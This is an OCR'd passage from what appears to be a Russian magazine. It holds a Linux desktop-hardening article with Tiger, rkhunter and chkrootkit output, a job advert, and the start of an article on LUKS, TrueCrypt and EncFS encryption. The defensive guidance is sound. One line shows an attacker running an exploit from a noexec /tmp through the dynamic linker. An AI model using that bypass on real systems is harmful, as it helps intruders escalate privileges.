Последнее правило, конечно же, шутка, но и в ней есть доля правды: эффективность защиты от физического доступа падает прямо пропорционально росту наглости взломщика. Кстати, есть еще одна рекомендация, связанная с запираемыми на замок системниками. Большинство из них имеют переднюю крышку, которая также обеспечивает некоторую защиту CD-привода, USB-разъемов и кнопок включения/сброса. Однако мы всегда можем зажать <Ctrl+Alt+Del> на клавиатуре для перезагрузки машины. Но комбинация не сработает, если открыть файл /etc/inittab, закомментировать строку «ca::ctrlaltdel:/sbin/shutdown -t3 -r now» и выполнить команду «/sbin/init q».

УГРОЗА ИЗВНЕ

Те, кто пролезает на машину жертвы из Сети, обычно используют несколько простых и проверенных приемов. Самое простое, что может сделать злоумышленник — просканировать твою машину на открытые порты и попытаться найти уязвимый сетевой сервис. В борьбе с такими экземплярами фауны кул-хацкеров поможет отключение ненужных демонов, своевременные обновления дистрибутива и чтение моей статьи «Огненная дуга», посвященной правильной настройке брандмауэра (см.][от 06.2010). Обломавшись на этом пути, хацкер может попытаться подсунуть тебе троян под видом легальной программы или использовать дыру в браузере. В этом случае все просто: ставь софт из официальных репозиториев дистрибутива, используй правильные браузеры свежей версии.

Поняв безуспешность своих попыток проникновения, взломщик может попробовать провести DoS/DDoS. От хорошей распределенной атаки ты, скорее всего, не спасешься, а вот небольшую волну вполне сможешь выдержать, если будешь следовать рекомендациям, описанным в статье «Устоять любой ценой» (][от 09.2009). Хорошей практикой в борьбе с дырами является настройка авто-

```
Security scripts *** 3.2.2, 2007.08.28.00.00 ***
Tue Aug  3 16:35:53 YEKST 2010
16:35> Beginning security report for 1313 (i686 Linux 2.6.32-24-generic).

# Performing check of passwd files...
# Checking entries from /etc/passwd.
--WARN-- [pass014w] Login (backup) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (bin) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (daemon) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (games) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (gnats) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (irc) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (jim) is disabled, but has a valid shell.
--WARN-- [pass016w] User kernoops has / as home directory
--WARN-- [pass014w] Login (libuuid) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (list) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (lp) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (mail) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (man) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (news) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (nobody) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (proxy) is disabled, but has a valid shell.
--WARN-- [pass014w] Login (root) is disabled, but has a valid shell.
--WARN-- [pass015w] Login ID sync does not have a valid shell (/bin/sync).
```


Даже в современном дистрибутиве Tiger находит всем известные проблемы безопасности

матического обновления ОС, благодаря которому система всегда будет оставаться в свежайшем состоянии. Такие дистрибутивы, как Ubuntu, Fedora, OpenSuSE, уже имеют в своем составе графические напоминалки, которые время от времени выскакивают из трея и сообщают об очередном обновлении. Это удобно, но быстро надоедает: гораздо эффективнее сделать так, чтобы система сама производила обновления в фоне, не отвлекая пользователя от работы. В Ubuntu это делается через графический интерфейс (System → Administration → Software Sources → Updates → Automatic updates, Install security updates without confirmation) или с помощью модификации файла /etc/apt/apt.conf.d/10periodic:

```
$ sudo vi /etc/apt/apt.conf.d/10periodic
APT::Periodic::Enable "1";
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Download-Upgradeable-
Packages "1";
APT::Periodic::AutocleanInterval "5";
APT::Periodic::Unattended-Upgrade "1";
```

Замечу, что это относится только к обновлениям безопасности, простой апдейт софта придется производить руками.

От возможных дыр в софте также очень эффективны такие системы, как SELinux или AppArmor (уже интегрированные в Ubuntu, OpenSuSE и Fedora), которые просто не позволят уязвимому сервису выполнить код, подсунутый взломщиком (мы не раз писали о настройке популярных расширений безопасности для ОС Linux, подними архив][).




▷ info

• Если с придумыванием сложных паролей туго, воспользуйся утилитой APG, которая поможет сгенерировать весьма сложный, но притом вполне читаемый пароль.

• Поиск suid/sgid-файлов с несколькими ссылками:

```
$ find / -type f \
( -perm -004000 -o
-perm -002000 \)
-links +1 -ls
```





```
> sudo tiger
Tiger UN*X security checking system
   Developed by Texas A&M University, 1994
   Updated by the Advanced Research Corporation, 1999-2002
   Further updated by Javier Fernandez-Sanguino, 2001-2007
   Covered by the GNU General Public License (GPL)

Configuring...

Will try to check using config for 'i686' running Linux 2.6.32-24-generic...
--CONFIG-- [con005c] Using configuration files for Linux 2.6.32-24-generic. U
sing
           configuration files for generic Linux 2.
Tiger security scripts *** 3.2.2, 2007.08.28.00.00 ***
16:35> Beginning security report for 1313.
16:35> Starting file systems scans in background...
16:35> Checking password files...
16:35> Checking group files...
16:35> Checking user accounts...
16:35> Checking .rhosts files...
16:35> Checking .netrc files...
16:35> Checking ttytab, securetty, and login configuration files...
16:35> Checking PATH settings...
16:36> Checking anonymous ftp setup...
16:36> Checking mail aliases...
```

Tiger приступил к анализу системы

```
> sudo find / -type f \( -perm -04000 -o -perm -02000 \) \-exec ls {} \:
/sbin/unix_chkpwd
/bin/ping
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/umount
/opt/google/chrome/chrome-sandbox
/usr/sbin/postqueue
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/sbin/postdrop
/usr/bin/mail-unlock
/usr/bin/ssh-agent
/usr/bin/passwd
/usr/bin/mail-lock
/usr/bin/traceroute6.iputils
/usr/bin/kwrited
/usr/bin/kgrantpty
/usr/bin/chsh
/usr/bin/dotlockfile
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/screen.real
```

Список SUID-софта в современном Linux действительно слишком велик

СВОЙ ЛИЧНЫЙ БАСТИОН

После проникновения в машину через уязвимый сервис взломщик скорее всего будет иметь очень ограниченные права и возможности (почти все сетевые сервисы в UNIX работают от какого-либо специального пользователя, не имеющего серьезных полномочий в системе), поэтому первое, что он попытается сделать — повысить свои права до root. Наша задача — приложить все силы для того, чтобы помешать ему это сделать, иначе машина окажется полностью в чужих руках. Ниже мы рассмотрим типичные приемы злоумышленников, направленные на получение root, и методы защиты от них.

1. Первым делом хацкер попытается выполнить команду su в надежде на то, что пароль root окажется пустым или настолько простым, что он сможет его подобрать. Мы обезопасим систему, просто добавив в файл /etc/pam.d/su строку «auth required pam_wheel.so» сразу после строки «auth sufficient pam_rootok.so». Теперь право использовать su будет только у пользователей, состоящих в группе wheel (естественно, ты должен себя в нее добавить).

2. Потерпев неудачу в получении прав root обычными методами, взломщик попытается залить на твою машину эксплойт, чтобы добыть права root'а через локальные дыры в безопасности. Но так как его права сильно ограничены, он сможет использовать всего несколько мест для заливки вредоносного кода: общедоступный каталог /tmp и приватный каталог взломанного сервиса (например, корневой каталог веб-сервера или FTP-сервера). Защититься довольно просто, достаточно вынести эти каталоги на отдельные разделы и подключить с опциями noexec (а для верности и nosuid,nodev). Например:

```
/dev/sda5 /tmp ext2 nosuid,noexec,nodev 0 0
```

Так взломщик не сможет выполнить свой эксплойт в указанном каталоге. Но не все так просто — знающий человек запустит программу с помощью динамического линковщика и легко обойдет данное ограничение:

```
$ /lib/ld-linux.so.2 /tmp/exploit
```

К сожалению, в стандартном ядре Linux защиты от данного вида атак нет, но она есть в патче RSBAC (www.rsbac.org), который в любом случае рекомендуется к установке.

3. Если каким-либо образом взломщику удастся обойти проблему запуска эксплойта, он сможет направить его действие всего в две стороны: ядро ОС или программы, имеющие SUID-бит. Только эти два компонента ОС могут дать ему заветный root-доступ. Но если с ядром все ясно (уязвимость либо есть, либо ее нет), то с SUID-софтом все немного сложнее. Даже если в одной из них будет найдена уязвимость, взлома можно легко избежать, просто сняв SUID-бит с программы. Для этого получи список SUID-софта с помощью find:

```
$ sudo find / -type f \( -perm -04000 -o \
    -perm -02000 \) \-exec ls {} \;
```

А затем лиши некоторые из программ привилегий исполнения с правами root:

```
$ sudo chmod a-s /путь/к/бинарнику
```

Будь осторожным — оставив без прав важные системные программы, ты можешь обрушить всю систему. Как всегда, man в помощь.

4. Один из способов проползти в систему находится в области человеческой безалаберности. Чтобы заставить прочитать свои данные какие-либо важные системные утилиты и таким образом привести их в желаемое состояние, взломщик может найти открытые для всеобщей записи файлы и вставить в них какой-либо код (например, добавить в опции сетевого сервиса возможность входа без пароля

Пароль на GRUB

Для установки пароля на GRUB необходимо сделать две вещи:
1. Запустить команду /sbin/grub и набрать в ее интерактивной оболочке команду md5crypt. После этого программа запросит пароль и выведет на экран его md5-хеш.
2. Открыть файл /boot/grub/grub.conf и добавить в него опцию «password --md5 хеш-пароля».

Tiger — анализатор локальной безопасности

Tiger — это пакет, состоящий из коллекции shell-скриптов, бинарных файлов и файлов данных, используемый для поиска проблем безопасности UNIX-систем. Он производит сканирование конфигурационных файлов, файловых систем, конфигурационных файлов пользователя и генерирует отчеты. В своей работе использует chkrootkit и John the ripper.

Zeppoo — поиск руткитов на уровне ядра

Zeppoo позволяет найти Linux руткиты, скрытые процессы и сетевые соединения, новые системные вызовы и многое другое, используя прямой доступ к памяти ядра с помощью файлов /dev/kmem и /dev/mem. Исходный код доступен на сайте проекта: http://sourceforge.net/projects/zeppoo.

```
> sudo rkhunter --check
[ Rootkit Hunter version 1.3.6 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                  [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables           [ None found ]
    Checking for preloaded libraries            [ None found ]
    Checking LD_LIBRARY_PATH variable           [ Not found ]

  Performing file properties checks
    Checking for prerequisites                  [ OK ]
    /bin/bash                                   [ OK ]
    /bin/cat                                    [ OK ]
    /bin/chmod                                  [ OK ]
    /bin/chown                                  [ OK ]
    /bin/cp                                     [ OK ]
    /bin/date                                   [ OK ]
    /bin/df                                     [ OK ]
    /bin/dmesg                                  [ OK ]
    /bin/echo                                   [ OK ]
    /bin/ed                                     [ OK ]
    /bin/egrep                                  [ OK ]
    /bin/fgrep                                  [ OK ]
    /bin/fuser                                  [ OK ]
    /bin/grep                                   [ OK ]
    /bin/ip                                     [ OK ]
    /bin/kill                                   [ OK ]
    /bin/less                                   [ OK ]
```

Вывод rkhunter более приятен глазу...

```
Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                    [ Not found ]
    ADM Worm                                    [ Not found ]
    AjaKit Rootkit                              [ Not found ]
    Adore Rootkit                               [ Not found ]
    aPa Kit                                     [ Not found ]
    Apache Worm                                 [ Not found ]
    Ambient (ark) Rootkit                       [ Not found ]
    Balaur Rootkit                              [ Not found ]
    BeastKit Rootkit                            [ Not found ]
    beX2 Rootkit                                [ Not found ]
    BOBKit Rootkit                              [ Not found ]
    cb Rootkit                                  [ Not found ]
    CiNIK Worm (Slapper.B variant)              [ Not found ]
    Danny-Boy's Abuse Kit                       [ Not found ]
    Devil RootKit                               [ Not found ]
    Dica-Kit Rootkit                            [ Not found ]
    Dreams Rootkit                              [ Not found ]
    Duarawkz Rootkit                            [ Not found ]
    Enye LKM                                    [ Not found ]
    Flea Linux Rootkit                          [ Not found ]
    FreeBSD Rootkit                             [ Not found ]
    Fu Rootkit                                  [ Not found ]
    Fuck`it Rootkit                             [ Not found ]
    GasKit Rootkit                              [ Not found ]
    Heroin LKM                                  [ Not found ]
    HjC Kit                                     [ Not found ]
    ignoKit Rootkit                             [ Not found ]
    iLLogiC Rootkit                             [ Not found ]
    IntoXonia-NG Rootkit                        [ Not found ]
```

Кроме обычных проверок, rkhunter также ищет известные руткиты

или записать в файл код, который сорвет стек утилите, прочитавшей ее). Чтобы избежать такой ситуации, достаточно найти все общедоступные файлы и снять бит записи для всех:

```
# find /dir -xdev -type d \( -perm -0002 -a \
   ! -perm -1000 \) -print
```

5. Потерпев фиаско в борьбе за права суперпользователя, взломщик попытается разнюхать побольше информации о системе и утащить важные данные. В первую очередь это касается данных взломанного сервиса, например, файлов, выложенных на FTP-сервер, или страницы веб-сайта. Фактически защититься от этого можно только вовремя распознав атаку и запретив все подключения с помощью файера (либо просто вытащив кабель из сетевой карты). Второе — это данные о самом сервере, маршрутизация, ближайшие машины и т.д. Обычно их тоже невозможно скрыть без нарушения работоспособности системы. Третье — личные данные пользователей. В большинстве дистрибутивов файлы, создаваемые в домашнем каталоге пользователя, остаются видимыми всем подряд (маска 022), поэтому даже не имея каких-либо серьезных прав в системе, взломщик сможет их прочитать (кроме архиважных файлов с паролями различных программ, которые при создании защищают файл от посторонних). В борьбе с этим поможет одна коротенькая строчка, записанная в файл ~/.profile:

```
umask 077
```

Теперь все вновь создаваемые файлы пользователя будут защищены от посторонних глаз.
Вообще, по-настоящему безопасная домашняя машина не должна иметь на своем борту никаких сетевых сервисов, кроме совсем важных и необходимых (OpenSSH, например), а если уж припрет выложить в локальную сеть свой файловый архив или сайт, воспользуйся системой виртуализации уровня ОС, такой как FreeBSD Jail или Linux VServer (обе они уже были подробно описаны на страницах журнала).
Кроме сетевых сервисов не исключена возможность подцепить заразу прямо через дыру в веб-браузере или каком-нибудь pidgin. Если такое произойдет — пиши пропало. Взломщик унесет все, включая пароли, сохраненные браузером, личную переписку и всю прочую конфиденциальщину (о методах получения root в этом случае я вообще молчу, их сотни). Даже если твои пароли будут зашифрованы, никто не помешает хацкеру унести все настройки того же Firefox, положить их на свою машину и броузить интернет от твоего имени.

Единственное, что можно порекомендовать для защиты от такой ситуации — хранить все конфиденциальные данные на виртуальном разделе и подключать его к системе только по мере необходимости (полное шифрование /home не спасет, потому что взломщик окажется на уже расшифрованном разделе).
Хорошей идеей будет установка модуля Linux-ядра Yama (http://lkml.org/lkml/2010/6/23/25), созданного разработчиками из Canonical. Yama по умолчанию включен в дистрибутив Ubuntu и позволяет защитить систему от некоторых видов локальных атак:
• Атака через подстановку символьной ссылки в общедоступном каталоге. Некоторые приложения создают во время своей работы символьные ссылки, в каталоге /tmp или /var/tmp. В некоторых ситуациях взломщик может подменить эту ссылку, заставив программу обратиться к поддельному файлу. После установки Yama следовать по ссылкам, созданным в таких каталогах, можно будет только в том случае, если UID процесса, открывающего ссылку, и UID владельца ссылки совпадают.
• Атака с использованием жестких ссылок. Само по себе создание жестких ссылок пользователем, не имеющим доступ к оригинальному файлу, не является проблемой, так как ссылка будет иметь те же права доступа. Однако через создание жесткой ссылки взломщик может подсунуть исходный файл другому привилегированному приложению и раскрыть содержащиеся в нем данные. Yama запрещает создание жестких ссылок пользователям, не имеющим доступа к оригинальному файлу.
• Атака с использованием системного вызова ptrace. По умолчанию любой процесс может выполнить отладку другого процесса с помощью ptrace, если UID отлаживаемого процесса равен UID, вызвавшего ptrace. Это может привести к тому, что при взломе одного из пользовательских приложений взломщик сможет раскрыть состояние и конфиденциальную информацию другого приложения этого пользователя. Yama разрешает использовать системный вызов ptrace только для отладки процессов-потомков.

ИСТРЕБЛЯЕМ НЕЧИСТЬ

Что ж, мы защитили систему снаружи и внутри, но как обезопасить себя в том случае, если все это не поможет, и взломщик таки проникнет в систему? Попробуем разобраться.
Даже мало-мальски образованный хацкер прекрасно понимает, что через уже использованную дыру в безопасности он не сможет ходить вечно (если это уже опубликованная уязвимость, ее исправят буквально через час-два, и ты получишь заплатку в виде баг-фикс




```
> sudo chkrootkit
ROOTDIR is `/'
Checking `amd'...                                    not found
Checking `basename'...                               not infected
Checking `biff'...                                   not found
Checking `chfn'...                                   not infected
Checking `chsh'...                                   not infected
Checking `cron'...                                   not infected
Checking `crontab'...                                not infected
Checking `date'...                                   not infected
Checking `du'...                                     not infected
Checking `dirname'...                                not infected
Checking `echo'...                                   not infected
Checking `egrep'...                                  not infected
Checking `env'...                                    not infected
Checking `find'...                                   not infected
Checking `fingerd'...                                not found
Checking `gpm'...                                    not found
Checking `grep'...                                   not infected
Checking `hdparm'...                                 not infected
Checking `su'...                                     not infected
Checking `ifconfig'...                               not infected
Checking `inetd'...                                  not infected
Checking `inetdconf'...                              not infected
Checking `identd'...                                 not found
Checking `init'...                                   not infected
Checking `killall'...                                not infected
Checking `ldsopreload'...                            not infected
```

Chkrootkit в действии

обновления, если же это неизвестная сообществу дыра, информация о ней рано или поздно всплывет), поэтому, скорее всего, он попытается установить в систему бэкдор, который позволит без всяких проблем ходить на твою машину, или бота, рассылающего спам.

Бэкдоры, трояны, боты и все остальные «нелегалы» могут быть как совсем простыми, так и весьма изощренными, выполненными в виде отдельной программы/скрипта, внедренными в легальные программы или же подключенными к ядру с помощью модуля. Однако это не имеет никакого значения, потому как любой нелегал может быть отловлен через анализ системы на модификации (никакой код не может быть внедрен в ОС на любом уровне без модификации окружения исполнения). А главное, что такой анализ легко провести через заблаговременную установку специальных систем, называемых HIDS (Локальные системы обнаружения вторжений).

Одна из самых популярных HIDS, доступных в UNIX-системах, носит имя Tripwire, однако в последнее время она потеряла свои позиции в пользу более открытого аналога под названием AIDE (Advanced Intrusion Detection Environment — продвинутая система обнаружения вторжений). Как и Tripwire, AIDE основана на простом предположении: если какие-то файлы в системе изменились без предупреждения — значит, произошло вторжение. На деле это выглядит еще проще: при первом запуске AIDE создает базу с контрольными суммами всех сколько-нибудь значимых для взломщика системных файлов и периодически сверяет ее состояние с актуальным состоянием системы. Если что-то изменилось, на предварительно указанный e-mail отправляется письмо с предупреждением и деталями изменения.

AIDE доступна в виде прекомпилированных пакетов для любого дистрибутива и может быть установлена с помощью стандартного пакетного менеджера:

```
$ sudo apt-get install aide
```

Конфигурация AIDE располагается в двух конфигурационных файлах:

```
* /etc/default/aide — главный конфигурационный файл
* /etc/aide/aide.conf — правила
```

Первый хранит основную конфигурацию AIDE и обычно даже не требует правки. Единственная опция, которую имеет смысл изменять, носит имя MAILTO и содержит адрес электронной почты, на который будут отправлены все отчеты об изменениях в файлах (по умолчанию — root). Второй хранит список правил, на основании которых ведется анализ состояния системы (права доступа, контрольные суммы и т.д.) В нем же задано место хранения базы данных, хранящей предыдущее согласованное состояние системы (/var/lib/aide/aide.db). Популярные дистрибутивы уже содержат список необходимых правил, которые могут быть вынесены в отдельные файлы каталога /etc/aide/aide.conf.d, поэтому мы не будем что-либо в них менять.

Чтобы инициализировать новую базу AIDE, воспользуемся командой aideinit:

```
$ sudo aideinit
```

После окончания ее работы в каталоге /var/lib/aide будет создана новая база с именем aide.db.new. Чтобы сделать ее базой согласованного состояния системы, произведем переименование:

```
$ sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.
db
```

После этого можно произвести первую проверку системы:

```
$ sudo aide -c /etc/aide/aide.conf --check
```

При установке AIDE помещает себя в список заданий cron, поэтому проверки будут происходить каждый день. Однако не следует полностью полагаться на систему. Если взломщик сможет модифицировать системные файлы для установки бэкдора, он также сможет модифицировать и сам AIDE, включая базы данные и бинарные файлы, поэтому лучший способ использования AIDE заключается в помещении ее на USB-флешку и ручном запуске в случае необходимости (не забыв исправить путь поиска баз данных в файле aide.conf):

```
# cp /var/lib/aide/aide.db* /usr/bin/aide \
   /etc/aide/aide.conf /etc/aide/aide.conf.d/* /media/
флешка
```

Конечно же, после каждого намеренного изменения состояния системы (установка пакетов, изменение конфигов и т.д.) базу придется пересоздавать. Такова уж расплата за гарантию безопасности.

Кроме HIDS общего назначения для UNIX-систем разработано несколько утилит, специализирующихся исключительно на руткитах. Программы chkrootkit и rkhunter используют базу сигнатур для поиска и обнаружения вредоносного ПО (rkhunter также проверяет целостность исполняемых файлов, загрузочных скриптов и анализирует сетевые интерфейсы на предмет прослушиваемых портов). Обычно их используют совместно с AIDE для создания дополнительного слоя безопасности. Доступны в любом дистрибутиве. Использовать предельно просто:


```
$ sudo chkrootkit
$ sudo rkhunter --check
```

На экране появится информация о проверяемых бинарниках, файлах доступа, проверки на известные типы руткитов и т.д. Обе программы написаны на языке shell, поэтому используют стандартные утилиты командной строки (awk, cat, grep, ...) для выполнения проверок. Если ты не уверен в целостности этих утилит, помести их заведомо «чистые» версии на флешку и вызывай программы следующим образом:

```
$ sudo chkrootkit -p /media/флешка
$ sudo rkhunter --check --bindir /media/флешка
```

ВЫВОДЫ

При должном терпении организовать действительно прочную защиту домашней машины не так сложно. И я надеюсь, что смог это доказать, даже несмотря на то, что далеко не все из задуманного удалось поместить в статью. В частности, пришлось опустить целый раздел, посвященный аудиту происходящих в системе действий, но это настолько обширная тема, что ей лучше посвятить отдельную статью, и я надеюсь, что в одном из ближайших номеров она будет опубликована. ⌶




Почему выбирают нас?

Мы стараемся больше других!

Приглашаем специалистов

в наш сплоченный и творческий коллектив!
Объявляется конкурс на занятие вакантных должностей для работы в центральном офисе Р.М.ТЕЛЕКОМ:





«Инженер телекоммуникационных сетей»

Требования:
- опыт работы в телекоммуникационных компаниях
- знание основных протоколов Интернет
- знание Unix FreeBSD, CISCO IOS
- знание языков программирования C, Perl
- опыт работы с сетевым оборудованием.

Обязанности:
- настройка сетевого оборудования
- поддержание функционирования серверов и маршрутизаторов.

Кандидатам на занятие этой должности нужно заполнить анкету на www.rmt.ru/employ_admin

«Инженер технической поддержки»

Требования:
- опыт работы в телекоммуникационных компаниях
- знание основных протоколов Интернет
- опыт работы с сетевым оборудованием.

Обязанности:
- техническая поддержка абонентов по телефону
- удаленная диагностика неисправностей в сети связи
- настройка и проверка сетевого оборудования.

Кандидатам на занятие этой должности нужно обратиться к Горобинской Наталье

142784, Московская обл., Ленинский р-н,
п.Румянцево, Бизнес Парк, стр.1, офис 402Б

www.rmt.ru
+7 495 988-3212

Реклама

Евгений Зобнин zobnin@gmail.com

Особенности национальной конспирации

Шифруем диски с помощью LUKS/dm-crypt, TrueCrypt и EncFS

Каждый из нас хранит на жестком диске изрядное количество конфиденциальной информации. Для кого-то это всего лишь пароли от различных сетевых сервисов, другие ответственны за хранение важной документации, третьи уже не первый год занимаются разработкой инновационной программы. В любом случае, данные необходимо беречь от посторонних, что в нашем мобильном мире сделать довольно проблематично без использования систем шифрования.

Взглянув на список шифрующего ПО для Linux и проанализировав степень популярности и актуальности каждого из них, мы придем к выводу, что есть только четыре безопасные и поддерживаемые криптосистемы для шифрования жестких дисков и других носителей информации на лету:

1. **loop-aes** (http://loop-aes.sourceforge.net) — модификация стандартного Linux-драйвера loop.ko, которая не только подключает устройства и образы в loopback-режиме, но и позволяет производить их шифрование на лету.
2. **LUKS/dm-crypt** — система шифрования, основанная на стандартной подсистеме шифрования Linux-ядра под названием dm-crypt и следующая рекомендациям TKS1/TKS2.
3. **TrueCrypt** — кроссплатформенная система шифрования жестких дисков и образов с графическим интерфейсом.
4. **EncFS** — файловая система уровня пользователя, выполняющая шифрование данных на уровне файлов, а потому способная работать поверх любой ФС.

Каждая из этих систем имеет свои преимущества и недостатки, поэтому споры о том, что именно использовать, не прекращаются до сих пор. Драйвер loop-aes отличается простотой реализации, непревзойденной производительностью и стойкостью к взлому, однако метод его установки настолько нетривиален, что может отпугнуть даже продвинутых пользователей (мы не будем рассматривать loop-aes, ему была посвящена целая статья в одном из предыдущих номеров). LUKS/dm-crypt, с другой стороны, опирается на стандартную подсистему шифрования носителей, появившуюся еще в ядре версии 2.5 и поддерживающую десятки различных криптоалгоритмов. LUKS/dm-crypt доступен в любой Linux-системе, но, в отличие от loop-aes, до сих пор страдает от некоторых неисправленных проблем и менее производителен. TrueCrypt, пришедший в Linux из мира Windows-систем, медленнее LUKS/dm-crypt, но, в отличие от последнего, предоставляет по-настоящему кроссплатформенное решение (тома TrueCrypt могут быть прочитаны в Windows и Mac OS X), обладает встроенным графическим интерфейсом и позволяет создавать так называемые скрытые тома (невидимые зашифрованные тома внутри зашифрованных томов). EncFS — самое медленное, наиболее

```
Enable file-hole pass-through?
This avoids writing encrypted blocks when file holes are created.
The default here is Yes.
Any response that does not begin with 'n' will mean Yes:

Конфигурация завершена. Создана файловая система
с следующими свойствами:
Шифр файловой системы: "ssl/aes", версия 2:2:1
Шифр файла: "nameio/block", версия 3:0:1
Размер ключа: 256 бит
Размер блока: 4096 байт
Каждый файл содержит 8-ми байтный заголовок с уникальными IV данными.
Файловые имена зашифрованы с использованием IV цепочек.
File holes passed through to ciphertext.

Введите пароль для доступа к файловой системе.
Запомните пароль, так как в случае утери его,
будетневозможно восстановить данные. Тем не менее
этот пароль можно изменить с помощью утилиты encfsctl.

Новый пароль EncFS:
Повторите пароль EncFS:
>
```

Создаем новую файловую систему EncFS

```
> cd decrypted/
> echo qwerty > file1
> echo asdfgh > file2
> echo zxcvbn > file3
> cd ..
> fusermount -u /tmp/decrypted
> cd crypted
> ls
6Bn,6AXgPR6-KOV0r5,pFT,Y  9QJeYRXfAOuppLUtfw7dkO40  gv2nMIoBgw7LRna3pN-GvoAf
> ls -la
total 24
drwxr-xr-x  2 jlm  jlm  4096 2010-07-09 16:57 .
drwxrwxrwt 15 root root 4096 2010-07-09 16:41 ..
-rw-r--r--  1 jlm  jlm    15 2010-07-09 16:56 6Bn,6AXgPR6-KOV0r5,pFT,Y
-rw-r--r--  1 jlm  jlm    15 2010-07-09 16:56 9QJeYRXfAOuppLUtfw7dkO40
-rw-r--r--  1 jlm  jlm  1084 2010-07-09 16:41 .encfs6.xml
-rw-r--r--  1 jlm  jlm    15 2010-07-09 16:57 gv2nMIoBgw7LRna3pN-GvoAf
> cat 9QJeYRXfAOuppLUtfw7dkO40
```

EncFS шифрует не только содержимое файлов, но и их имена

уязвимое, но настолько притягательно простое и удобное решение, что его нельзя обойти стороной.

Если говорить о стойкости шифрования и пригодности для повседневного применения, то здесь все в порядке, по крайней мере, у первых трех претендентов. Все три системы производят шифрование на лету и находятся ниже файловой системы, поэтому взломщик не имеет ни единого шанса узнать какие-либо подробности о хранящихся внутри тома данных. Каждая система защищена от так называемой Watermark-атаки, с помощью которой можно определить наличие в томе определенных типов файлов (dm-crypt до сих пор использует режим шифрования CBC (Cipher Block Chaining)), уязвимый для этой атаки, но его легко можно изменить на устойчивый ESSIV, LRW или XTS). Все системы могут использовать различные алгоритмы шифрования, такие как, например, AES-256, Serpent или Twofish. Для получения доступа к данным все системы позволяют использовать зашифрованный ключ, хранящийся на USB-брелке или смарт-карте.

В стороне от loop-aes, LUKS/dm-crypt и TrueCrypt стоит простая и с виду незамысловатая программа EncFS. В отличие от своих тяжеловесных собратьев, она работает поверх уже существующей файловой системы и поэтому раскрывает злоумышленнику кучу самой разнообразной информации, включая всю структуру каталогов файловой системы, время создания и модификации файлов, их владельца и размер. EncFS шифрует каждый файл индивидуально, поэтому скрытыми от посторонних остаются только сами данные, хранящиеся внутри файлов, и их имена. Такая особенность делает EncFS неприменимой для хранения серьезных данных, но наделяет ее несколькими достоинствами: файловая система может динамически расти, инкрементальные системы бэкапа будут правильно обрабатывать файлы, зашифрованные EncFS, другие виртуальные файловые системы также могут быть зашифрованы (например, ты можешь подключить curlftpfs, создать каталог, подключить к нему encfs, и все заливаемые в него данные сохранятся на сервере в зашифрованном виде).

LUKS/DM-CRYPT

Система криптозащиты дисков LUKS/dm-crypt, как нетрудно догадаться, состоит из двух основных компонентов:

- dm-crypt — стандартная подсистема шифрования дисков Linux-ядра версии 2.6, которая опирается на подсистему Device Mapper (dm), способную отображать дисковые устройства друг на друга, и криптографическое API (Crypto API), также предоставляемое ядром и предназначенное для выполнения различных криптографических функций.
- LUKS (Linux Unified Key Setup) — стандарт шифрования дисковых устройств для Linux, который описывает дисковый формат для зашифрованных данных. Благодаря LUKS производители дистрибутивов и разработчики ПО, работающего с дисковыми устройствами, получают возможность встроить в свои продукты средства для однозначного определения шифрованных дисков и работы с ними. Например, подсистема HAL, которая сегодня используется большинством дистрибутивов в качестве прослойки для работы с оборудованием, уже давно умеет определять LUKS-диски, поэтому, если в комп будет вставлена флешка, зашифрованная с помощью LUKS/dm-crypt, пользователь увидит сообщение с просьбой ввести пароль, после чего флешка будет благополучно смонтирована. Именно в этой стандартизации заключается главное достоинство LUKS/dm-crypt перед всеми остальными решениями.

